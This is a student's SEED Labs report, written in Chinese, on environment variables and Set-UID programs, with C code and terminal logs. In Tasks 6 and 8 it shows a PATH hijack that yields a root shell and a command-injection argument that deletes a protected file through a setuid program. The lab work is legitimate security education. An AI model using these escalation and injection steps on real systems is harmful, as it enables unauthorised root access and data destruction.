

SEED Labs

Environment Variable and Set-UID Program Lab

57119110 许谦语

Lab Tasks

Task 1: Manipulating Environment Variables

Sample:

```
# root @ SHUNSHENGL-NBCO in /home/operationsystem [17:57:20]
$ env
USER=root
LOGNAME=root
HOME=/root
PATH=/bin:/usr/bin:/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
MAIL=/var/mail/root
SHELL=/usr/bin/zsh
SSH_CLIENT:::1 56414 2222
SSH_CONNECTION:::1 56414 :::1 2222
SSH_TTY=/dev/pts/0
TERM=xterm-256color
LANG=C.UTF-8
SHLVL=1
PWD=/home/operationsystem
OLDPWD=/home
```

```
# root @ SHUNSHENGL-NBCO in /home/operationsystem [17:58:57] C:1
$ env | grep PWD
PWD=/home/operationsystem
OLDPWD=/home
```

用 export 和 unset 增减环境变量

1. PATH 添加/home/seed

改变前:

```
# root @ SHUNSHENGL-NBCO in /home/operationsystem [17:59:10]
$ env | grep PATH
PATH=/bin:/usr/bin:/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

改变语句:

```
# root @ SHUNSHENGL-NBCO in /home/operationsystem [17:59:10]
$ export PATH=$PATH:/home/seed
```

改变后:

```
$ env | grep PATH
PATH=/bin:/usr/bin:/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/home/seed
```

2. 移除环境变量 LD_PATH

改变前:

```
# root @ SHUNSHENGL-NBCO in /home/operationsystem [17:59:10]
$ env | grep LD_PATH
LD_PATH=/home/seed
```

改变语句:

```
# root @ SHUNSHENGL-NBCO in /home/operationsystem [17:59:10]
$ unset LD_PATH
```

改变后

```
# root @ SHUNSHENGL-NBCO in /home
$ env | grep LD_PATH
# root @ SHUNSHENGL-NBCO in /home
```


该变量已被删除

Task 2: Passing Environment Variables from Parent Process to Child Process

Usage

切换到 seed 用户

```
su seed
```



```
EXPLORER
  ...
  UNTITLED (WORKSPACE)
    > il2cpp
    > seu-quora-webservice
    > house-arknights
    > ArPonk
    > javascript
    > operationsystem
      > .vscode
      > sftp.json
      > lab1
        C Task2.c 2
      > Tmp
  ...

operationsystem > lab1 > C Task2.c > main()
1  #include <unistd.h>
2  #include <stdio.h>
3  #include <stdlib.h>
4  extern char **environ;
5  void printenv()
6  {
7      int i = 0;
8      while (environ[i] != NULL) {
9          printf("%s\n", environ[i]);
10         i++;
11     }
12 }
13 void main()
14 {
15     pid_t childPid;
16     switch(childPid = fork()) {
17         case 0: /* child process */
18             printenv();
19             exit(0);
20         default: /* parent process */
21             //printenv();
22             exit(0);
23     }
24 }
25
```

保存文件 通过 sftp 自动同步编译运行

Task2.c

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task2$ gcc Task2_1.c -o Task2_1.out
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task2$ ./Task2_1.out > child_1
```

将Line 1版本的运行结果保存在文件 child_1 中

修改注释，（保存在同一文件目录下）

```
void main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            //printenv();
            exit(0);
        default: /* parent process */
            printenv();
            exit(0);
    }
}
```

编译运行 Task2_2.out 的运行结果保存在 child_2 之中

```
./Task2_1.out > child_1
gcc Task2_2.c -o Task2_2.out
./Task2_2.out > child_2
```

1 LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33	1 LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33
2 SSH_CONNECTION=172.27.32.1 51679 172.27.40.37 22	2 SSH_CONNECTION=172.27.32.1 51679 172.27.40.37 22
3 LANG=C.UTF-8	3 LANG=C.UTF-8
4 LESS=-R	4 LESS=-R
5 OLDPWD=/home/operationsystem/lab1	5 OLDPWD=/home/operationsystem/lab1
6 ZSH=/root/.oh-my-zsh	6 ZSH=/root/.oh-my-zsh
7 USER=seed	7 USER=seed
8 PAGER=less	8 PAGER=less
9 LSCOLORS=Gxfxcxdxbxegedabagacad	9 LSCOLORS=Gxfxcxdxbxegedabagacad
10 PWD=/home/operationsystem/lab1/Task2	10 PWD=/home/operationsystem/lab1/Task2
11 HOME=/home/seed	11 HOME=/home/seed
12 SSH_CLIENT=172.27.32.1 51679 22	12 SSH_CLIENT=172.27.32.1 51679 22
13 SSH_TTY=/dev/pts/1	13 SSH_TTY=/dev/pts/1
14 MAIL=/var/mail/seed	14 MAIL=/var/mail/seed
15 SHELL=/bin/sh	15 SHELL=/bin/sh
16 TERM=xterm-256color	16 TERM=xterm-256color
17 SHLVL=2	17 SHLVL=2
18 LOGNAME=seed	18 LOGNAME=seed
19 PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin	19 PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
20+ ./Task2_1.out	20+ ./Task2_2.out

左: child_1(line①) 右: child_2(line②)

同步在 vscode 之中进行比较，可以很明显地看到环境变量是被继承了（不同之处仅是运行程序的文件名）

Task 3: Environment Variables and `execve()`

Usage 使用 seed 用户

Task3_NULL.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
extern char **environ;
int main()
{
    char *argv[2];
    argv[0] = "/usr/bin/env";
    argv[1] = NULL;
    execve("/usr/bin/env", argv, NULL);
    return 0;
}
```

Task3_env.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
extern char **environ;
int main()
{
    char *argv[2];
    argv[0] = "/usr/bin/env";
    argv[1] = NULL;
    execve("/usr/bin/env", argv, environ);
    return 0;
}
```

编译运行后

execve 第三参数为 NULL 版本没有输出

```
seed@SHUNSHENGL-NBC0:/home/operationsystem/lab1/Task3$ gcc Task3_NULL.c -o Task3_NULL.out
seed@SHUNSHENGL-NBC0:/home/operationsystem/lab1/Task3$ ./Task3_NULL.out
seed@SHUNSHENGL-NBC0:/home/operationsystem/lab1/Task3$
```

execve 第三参数为 environ 版本有输出

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task3$ gcc Task3_env.c -o Task3_env.out
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task3$ ./Task3_env.out
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33:cd=40;33:or=40;31:mi=00:su=37;41:sg=30;43:ca=30;4
01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lzh=01;31:*.lzm=01;31:*.tlz=01;31:*.txz=
zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzt=01;31:*.bz2=01;
01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01
=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.
5:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01.
g=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wi
.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.e
:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36
0;36:*.spx=00;36:*.xspf=00;36:
SSH_CONNECTION=172.27.32.1 51679 172.27.40.37 22
LANG=C.UTF-8
LESS=-R
OLDPWD=/home/operationsystem/lab1
ZSH=/root/.oh-my-zsh
USER=seed
PAGER=less
LSCOLORS=Gxfxcxdxbxegedabagacad
PWD=/home/operationsystem/lab1/Task3
HOME=/home/seed
SSH_CLIENT=172.27.32.1 51679 22
SSH_TTY=/dev/pts/1
MAIL=/var/mail/seed
SHELL=/bin/sh
TERM=xterm-256color
SHLVL=2
LOGNAME=seed
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
_=./Task3_env.out
```

可以发现后者成功输出了当前进程的环境变量，而前者失败了。

Task 4: Environment Variables and system()

Usage

使用seed用户

直接编译运行，将结果保留在4.txt

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task4$ gcc Task4.c -o Task4.out
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task4$ ./Task4.out > 4.txt
```

同时生成一份利用execve函数调用得到的结果，保存在4.execve.txt

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task4$ gcc Task4_execve.c -o Task4_execve.out
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task4$ ./Task4_execve.out > 4_execve.txt
```

比较两个文件：

<pre>LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;3 SSH_CONNECTION=172.27.32.1 51679 172.27.40.37 22 LANG=C.UTF-8 LESS=-R OLDPWD=/home/operationsystem/lab1 ZSH=/root/.oh-my-zsh USER=seed PAGER=less LSCOLORS=Gxfxcxdxbxegedabagacad PWD=/home/operationsystem/lab1/Task4 HOME=/home/seed SSH_CLIENT=172.27.32.1 51679 22 SSH_TTY=/dev/pts/1 MAIL=/var/mail/seed SHELL=/bin/sh TERM=xterm-256color SHLVL=2 LOGNAME=seed PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/ga _=./Task4.out</pre>	<pre>1 LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;3 2 SSH_CONNECTION=172.27.32.1 51679 172.27.40.37 22 3 LANG=C.UTF-8 4 LESS=-R 5 OLDPWD=/home/operationsystem/lab1 6 ZSH=/root/.oh-my-zsh 7 USER=seed 8 PAGER=less 9 LSCOLORS=Gxfxcxdxbxegedabagacad 10 PWD=/home/operationsystem/lab1/Task4 11 HOME=/home/seed 12 SSH_CLIENT=172.27.32.1 51679 22 13 SSH_TTY=/dev/pts/1 14 MAIL=/var/mail/seed 15 SHELL=/bin/sh 16 TERM=xterm-256color 17 SHLVL=2 18 LOGNAME=seed 19 PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/ga 20 _=./Task4_execve.out 21</pre>
---	--

左:调用system

右:调用execve

除开运行的文件命以外，环境变量一样，即输出的环境变量为当前程序的环境变量

Task 5: Environment Variable and Set-UID Programs

Usage

此 Task 需要切换用户，但通过 sudo 可以避免使用 seed 用户（已通过 root 给 seed 添加 sudo 权限）编译得到可执行程序 Task5.out 并完成 Step2,给程序手动提权

```
operationsystem > lab1 > Task5 > C Task5.c > ...
1  #include <stdio.h>
2  #include <stdlib.h>
3  extern char **environ;
4  void main()
5  {
6      int i = 0;
7      while (environ[i] != NULL) {
8          printf("%s\n", environ[i]);
9          i++;
10     }
11 }
12
```

TERMINAL PROBLEMS 127 OUTPUT DEBUG CONSOLE

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task5$ exit
exit
$ exit

# root @ SHUNSHENGL-NBCO in /home/operationsystem/lab1/Task5 [23:13:11]
$ chmod u+w /etc/sudoers

# root @ SHUNSHENGL-NBCO in /home/operationsystem/lab1/Task5 [23:13:15]
$ vi /etc/sudoers

# root @ SHUNSHENGL-NBCO in /home/operationsystem/lab1/Task5 [23:13:52]
$ chmod u-w /etc/sudoers

# root @ SHUNSHENGL-NBCO in /home/operationsystem/lab1/Task5 [23:14:05]
$ su seed
$ bash
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task5$ sudo chown root Task5.out
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task5$ sudo chmod 4755 Task5.out
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task5$
```

export step3 中所要求的环境变量

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task5$ export PATH=$PATH:/lmy
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task5$ 
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task5$ export LD_LIBRARY_PATH=$LD_LIBRARY_PATH:/lmy
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task5$ export LEMONOIL=$LEMONOIL:/lmy
```

运行程序，得到结果：

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task5$ ./Task5.out
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd
01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*
```

可以很明显的看到

- PATH
-

```
> lmy
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:
SSH_CONNECTION=172.27.32.1 51679 172.27.40.37 22
LANG=C.UTF-8
LESS=-R
OLDPWD=/home/operationsystem/lab1
ZSH=/root/.oh-my-zsh
USER=seed
PAGER=less
LSCOLORS=Gxfxcxdxbxegedabagacad
PWD=/home/operationsystem/lab1/Task5
HOME=/home/seed
SSH_CLIENT=172.27.32.1 51679 22
LEMONOIL=:/lmy
SSH_TTY=/dev/pts/1
MAIL=/var/mail/seed
SHELL=/bin/sh
TERM=xterm-256color
SHLVL=2
LOGNAME=seed
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/lmy
_=./Task5.out
```

当然LD_LIBRARY_PATH并没有显示出来，原因在于LD_LIBRARY_PATH是linux自带的用于指定查找动态链接库的环境变量，我们通过给之前的SET_UID程序“降级”，再运行即可观察到LD_LIBRARY_PATH

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task5$ sudo chmod 777 Task5.out
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task5$ sudo chown seed Task5.out

bash: ./Task5: NO such file or directory
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task5$ ./Task5.out
LD_LIBRARY_PATH=:/lmy
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:
01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lzh=01;31:*
```

造成这样的原因在于程序运行中loader会set-uid程序所存储的LD_LIBRARY_PATH,转而再全局中查找要用的函数地址，以防止恶意程序修改LD_LIBRARY_PATH使程序链接并执行恶意代码。Set_UID程序继承了shell的PATH与CHIALE.

ANY_NAME(LEMONOIL) 下有 export 进去的/lmy

Task 6: The PATH Environment Variable and Set-UID Programs

Usage

依然使用 seed 用户通过 sudo，编译且对程序进行

提权

```
operationsystem > lab1 > Task6 > C Task6.c > ...
```

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  int main()
4  {
5      system("ls");
6      return 0;
7  }
8
```

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task6$ sudo gcc Task6.c -o Task6.out
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task6$ sudo chown root Task6.out
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task6$ sudo chmod 4775 Task6.out
```

此时运行Task6.out, 程序实际上调用了/bin/ls, 显示正常

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task6$ ./Task6.out
Task6.c Task6.out trick_ls.c
```

接下来我们构造Trick程序

首先将当前目录添加至PATH之首

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task6$ export PATH=/home/operationsystem/lab1/Task6:$PATH
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task6$ env | grep PATH
LD_LIBRARY_PATH=/libmy
PATH=/home/operationsystem/lab1/Task6:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/libmy
```

编写trick程序并编译, 且将可执行程序名字命名为ls

```
operationsystem > lab1 > Task6 > C trick_ls.c > main()
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <unistd.h>
4  extern char **environ;
5  int main()
6  {
7      char *argv[2];
8      argv[0] = "/usr/bin/env";
9      argv[1] = NULL;
10     execve("/usr/bin/env", argv, environ);
11     return 0;
12 }
```

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task6$ sudo gcc trick_ls.c -o ls
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task6$
```

现在让我们再次运行之前的Task6.out


```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task6$ ./Task6.out
MAIL=/var/mail/seed
USER=seed
SSH_CLIENT=172.27.32.1 51679 22
SHLVL=2
LESS=-R
OLDPWD=/home/operationsystem/lab1
HOME=/home/seed
SSH_TTY=/dev/pts/1
ZSH=/root/.oh-my-zsh
LS_COLORS=Gxfxcxdxbxegedabagacad
PAGER=less
LOGNAME=seed
_=./Task6.out
TERM=xterm-256color
PATH=/home/operationsystem/lab1/Task6:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/lmy
LANG=C.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33:cd=40;33:01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;
01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lzh=01;31:*.lzm=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01
zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.
01;31:*.tzb=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;3
01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pg
5:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35
g=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=0
.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx
:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.
0;36:*.spx=00;36:*.xspf=00;36:
SHELL=/bin/sh
LEMONOIL=:/lmy
PWD=/home/operationsystem/lab1/Task6
SSH_CONNECTION=172.27.32.1 51679 172.27.40.37 22
```

此时程序并没有像之前一样运行 `/bin/ls`, 而是转而运行当前目录下所构造的 `ls`, 该程序被定义为调用 `execve` 执行 `/usr/bin/env`, 导致输出的结果不同。

这个 trick 分为两步, 首先 `Task6.out` 中 `system` 函数运行的命令没有提供绝对路径, 此时链接器会在环境变量中逐个寻找含有 `ls` 程序的目录, 找到第一个后就会链接并运行。所以第二步我们通过在环境变量

`PATH` 之前插队, 加入当前目录, 使得当前目录下的 `ls` 程序在 `PATH` 中运行优先级比在其之后的 `/bin/ls` 更高, 使得 trick 成立。

对 `/bin/sh` 的进一步尝试, 当前是 Ubuntu18.0.4 (依然生效)

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task6$ sudo cp /bin/sh ls
```

拷贝 `/bin/sh` 到当前目录并替换掉生成的 `ls`, 运行 `Task6.out`, 成功运行 `sh` 程序, 进入 shell 页面

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task6$ ./Task6.out
$
```

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task6$ ./Task6.out
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed)
$ whoami
seed
$
```

查看权限, 并非 root 权限, 然后我们更换 `/bin/sh` 的 link, 链接到 `zsh` 上

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task6$ sudo rm /bin/sh
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task6$
sseed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task6$
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task6$ sudo ln -s /bin/zsh /bin/sh
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task6$ sudo cp /bin/sh ls
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task6$ ./Task6.out
SHUNSHENGL-NBCO# ls
SHUNSHENGL-NBCO# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed)
SHUNSHENGL-NBCO# whoami
root
SHUNSHENGL-NBCO#
```

此时, 用户权限已由 `seed` 变更为 `root`

Task 8: Invoking External Programs Using `system()` versus `execve()` Usage

使用seed用户，编写编译提供的program

```
operationsystem > lab1 > Task8 > C Task8_SRU.c > main(int, char * [])
1  #include <string.h>
2  #include <stdio.h>
3  #include <stdlib.h>
4  int main(int argc, char *argv[])
5  {
6      char *v[3];
7      char *command;
8      if(argc < 2) {
9          printf("Please type a file name.\n");
10         return 1;
11     }
12     v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;
13     command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
14     sprintf(command, "%s %s", v[0], v[1]);
15     // Use only one of the followings.
16     system(command);
17     // execve(v[0], v, NULL);
18     return 0 ;
19 }
20
```

TERMINAL PROBLEMS 22 OUTPUT DEBUG CONSOLE

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ gcc Task8_SRU.c -o set-root-uid
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$
```

提供权限

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ gcc Task8_SRU.c -o set-root-uid
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ sudo chown root set-root-uid
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ sudo chmod 4775 set-root-uid
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$
```

接下来新建一个文件 `try_to_delete`，修改其权限，此时我们发现我们没有权限可以删除这样一个我们自己创建的文件

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ sudo touch try_to_delete
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ sudo chmod 000 try_to_delete
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ rm try_to_delete
rm: remove write-protected regular empty file 'try_to_delete'? y
rm: cannot remove 'try_to_delete': Permission denied
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$
```

暂时换回 `777` 权限，向文件中加入内容

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ echo "123456" >> try_to_delete
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ cat try_to_delete
123456
```

再将文件权限重置为000,利用刚刚的set-uid权限读取文件内容

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ sudo chmod 000 try_to_delete
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ ./set-root-uid try_to_delete
123456
```

接下来利用Task7中的知识,我们来尝试删除该文件

```
123456
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ ./set-root-uid "try_to_delete | rm try_to_delete"
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ ls
Task8_SRU.c  set-root-uid
```

没错,利用子shell的方式,通过管道运行了新的命令rm try_to_delete,可以观察到文件已被删除

接下来我们修改注释,重新编译授权

```
operationsystem > lab1 > Task8 > C Task8_SRU.c > main(int, char * [])
1  #include <string.h>
2  #include <stdio.h>
3  #include <stdlib.h>
4  #include <unistd.h>
5  int main(int argc, char *argv[])
6  {
7      char *v[3];
8      char *command;
9      if(argc < 2) {
10         printf("Please type a file name.\n");
11         return 1;
12     }
13     v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;
14     command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
15     sprintf(command, "%s %s", v[0], v[1]);
16     // Use only one of the followings.
17     //system(command);
18     execve(v[0], v, NULL);
19     return 0 ;
20 }
```

TERMINAL PROBLEMS 23 OUTPUT DEBUG CONSOLE

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ sudo chmod 777 *
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ gcc Task8_SRU.c -o set-root-uid
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ sudo chown root set-root-uid
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ sudo chmod 4755 set-root-uid
```

并且生成新的try_to_delete

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ sudo touch try_to_delete
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ chmod 777 try_to_delete
chmod: changing permissions of 'try_to_delete': Operation not permitted
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ sudo touch try_to_delete
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ sudo chmod 777 try_to_delete
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ echo "123456" >> try_to_delete
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ cat try_to_delete
123456
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ sudo chmod 000 try_to_delete
```

让我们利用之前的方式进行尝试

```
seed@SHUNSHENGL-NBCO:/home/operationsystem/lab1/Task8$ ./set-root-uid "try_to_delete | rm try_to_delete"
